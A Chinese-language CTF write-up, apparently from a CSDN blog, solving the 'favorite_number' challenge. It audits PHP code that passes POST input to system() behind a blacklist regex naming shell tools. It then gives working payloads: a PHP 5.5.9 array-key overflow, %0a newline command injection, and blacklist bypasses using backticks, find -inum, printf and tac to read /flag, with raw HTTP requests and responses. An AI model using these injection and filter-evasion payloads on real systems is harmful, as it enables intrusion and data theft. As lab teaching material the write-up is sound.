【攻防世界】二十二 --- favorite_number

原创

通地塔 于 2021-01-02 15:20:41 发布 417 收藏 1

分类专栏： 攻防世界 文章标签： ctf 网络安全

本文链接：https://blog.csdn.net/qq_43168364/article/details/111463233

题目 — favorite_number

一、writeup

审计主页的代码

```php
<?php
// php5.5.9
// 传参方式是post
$stuff = $_POST["stuff"];
// 白名单
$array = ['admin', 'user'];

// 既要数组强等于，又要首元素元素不等于
// 即要$stuff === ['admin', 'user'] 又要 $stuff[0]!='admin'
// 根据上面的提示，只能是php5.5.9的版本漏洞了
if($stuff === $array && $stuff[0] != 'admin') {
    // 取得另一个post参数
    $num= $_POST["num"];

    // 正则匹配，要求全是数字 /i --- 忽略大小写 ，/m --- 多行匹配
    if (preg_match("/^\d+$/im",$num)){

        // 黑名单过滤
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            // 命令执行，我们的目标
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

关键点：

- php的版本是`5.5.9`
- 通过post方式传递两个参数：`stuff(数组)`和`num(其中的内容经过过滤之后会被system函数执行)`
- 既要数组强等于，又要首元素元素不等于。即要`$stuff === ['admin', 'user']`又要`$stuff[0]!='admin'`。根据上面的提示，只能是`php5.5.9`的版本漏洞了
- 第二个参数要全是数字，且使用黑名单过滤了常用的命令

第一个参数的绕过方法：利用`php5.5版`本的`数组key值溢出漏洞`。当php数组的数字索引的值过大时会导致数组的索引值被重新分配。如下代码所示：


```php
<?php
var_dump([0 => 0] === [0x100000000 => 0]);
echo "<br />";

$array = ['admin', 'user'];
$stuff[4294967296]='admin';
$stuff[]='user';

print_r($stuff);
echo "<br />";

var_dump($stuff === $array);
echo "<br />";
?>
```


运行结果




感觉就是索引被重新分配了。这里的数字：`4294967296`很神奇，在构造post提交的参数时我发现它大一位和小一位都不行，只能是`4294967296`，可能是和内存的大小有关吧。。。相关内容可以参考

- https://two.github.io/2015/09/15/PHP-array-hash-key-overflow/
- https://bugs.php.net/bug.php?id=69892

这里我构造的post提交的参数为：`stuff[4294967296]=admin&stuff[]=user&num=666`






成功走到了代码的这个地方

```
// 黑名单过滤
if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|
    i",$num)){
    echo "my favorite num is:";
    // 命令执行，我们的目标
    system("echo ".$num);
```


接下来就是**绕过第二个参数的过滤了**，即：绕过正则来执行恶意的命令。首先我们需要绕过`num`只能是数字的限制，正则的`/m（多行匹配）`选项，可以使用`%0a`来绕过



这里只能在bp中运行，在hackbar中不会有回显

查看根目录的文件

```
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


执行: `ls -l /` 查看根目录文件的类型

```
POST / HTTP/1.1
Host: 220.249.52.134:51168
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:51168/
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://220.249.52.134:51168
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

stuff[4294967296]=admin&stuff[]=user&num=666%0als -l /
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 29 Dec 2020 14:40:07 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 1002

my favorite num is:666
total 68
drwxr-xr-x   1 root root 4096 Nov 19  2019 bin
drwxr-xr-x   2 root root 4096 Apr 10  2014 boot
drwxr-xr-x   5 root root  340 Dec 29 12:24 dev
drwxr-xr-x   1 root root 4096 Dec 29 12:24 etc
-rw-r--r--   1 root root   45 Dec 29 12:24 flag
drwxr-xr-x   2 root root 4096 Apr 10  2014 home
```

可以看到`flag`是一个二进制文件, 那只要能读到这个文件就成功了
直接执行`cat /flag`会被过滤


```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:51168/
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://220.249.52.134:51168
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

stuff[4294967296]=admin&stuff[]=user&num=666%0acat /flag
```

```
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 8

Bonjour!
```

但是别忘了ls是由`-i选项`的，可以查看`文件的ID号`




/flag的文件ID为:`19276704`,可以利用如下所示的命令来查看/flag文件

```
head `find / -inum 19276704`
head --- 显示文件前面的几行,默认显示10行
find / -inum 19276704 ---- 根据文件ID查找文件
```

`反引号的作用`:其中的字符串将解释成shell命令来执行

```
root@kali:/# echo `ls`
bin boot dev disk1 disk5 etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt mytools opt PandE proc root ru
n sbin srv sys tmp usr var vmlinuz vmlinuz.old
root@kali:/#
```

执行之后的结果




得到了flag

这里还有一种读取flag的方法：将/flag输出到一个文件中，读取这个文件即可。方法如下
执行：

```
stuff[4294967296]=admin&stuff[]=user&num=666%0aprintf /fla > /tmp/hello %26%26 printf g >> /tmp/hello %26%26 tac
`tac /tmp/hello`
```

- `printf /fla > /tmp/hello` ---- 将 /fla 写入/tmp/hello文件
- `%26%26` ---- &&
- `printf g >> /tmp/hello` ---- 将 g 追加写入/tmp/hello文件。目前/tmp/hello文件中的内容就是：/flag

```
tac `tac /tmp/hello` ---- `tac /tmp/hello` 会输入出 /flag，tac 会读取 /flag ，即可得到flag。tac会倒序行数输出文件内容
```



二、知识点

- 这道题的关键点就是要绕过各种过滤
- 绕过的方法
  - `php5.5`版本数组`key值`溢出
  - 正则表达式多行匹配`/m`使用`%0a`绕过
  - 正则对命令过滤使用`head命令`+`文件的ID`+`反引号` 或者 `printf` 绕过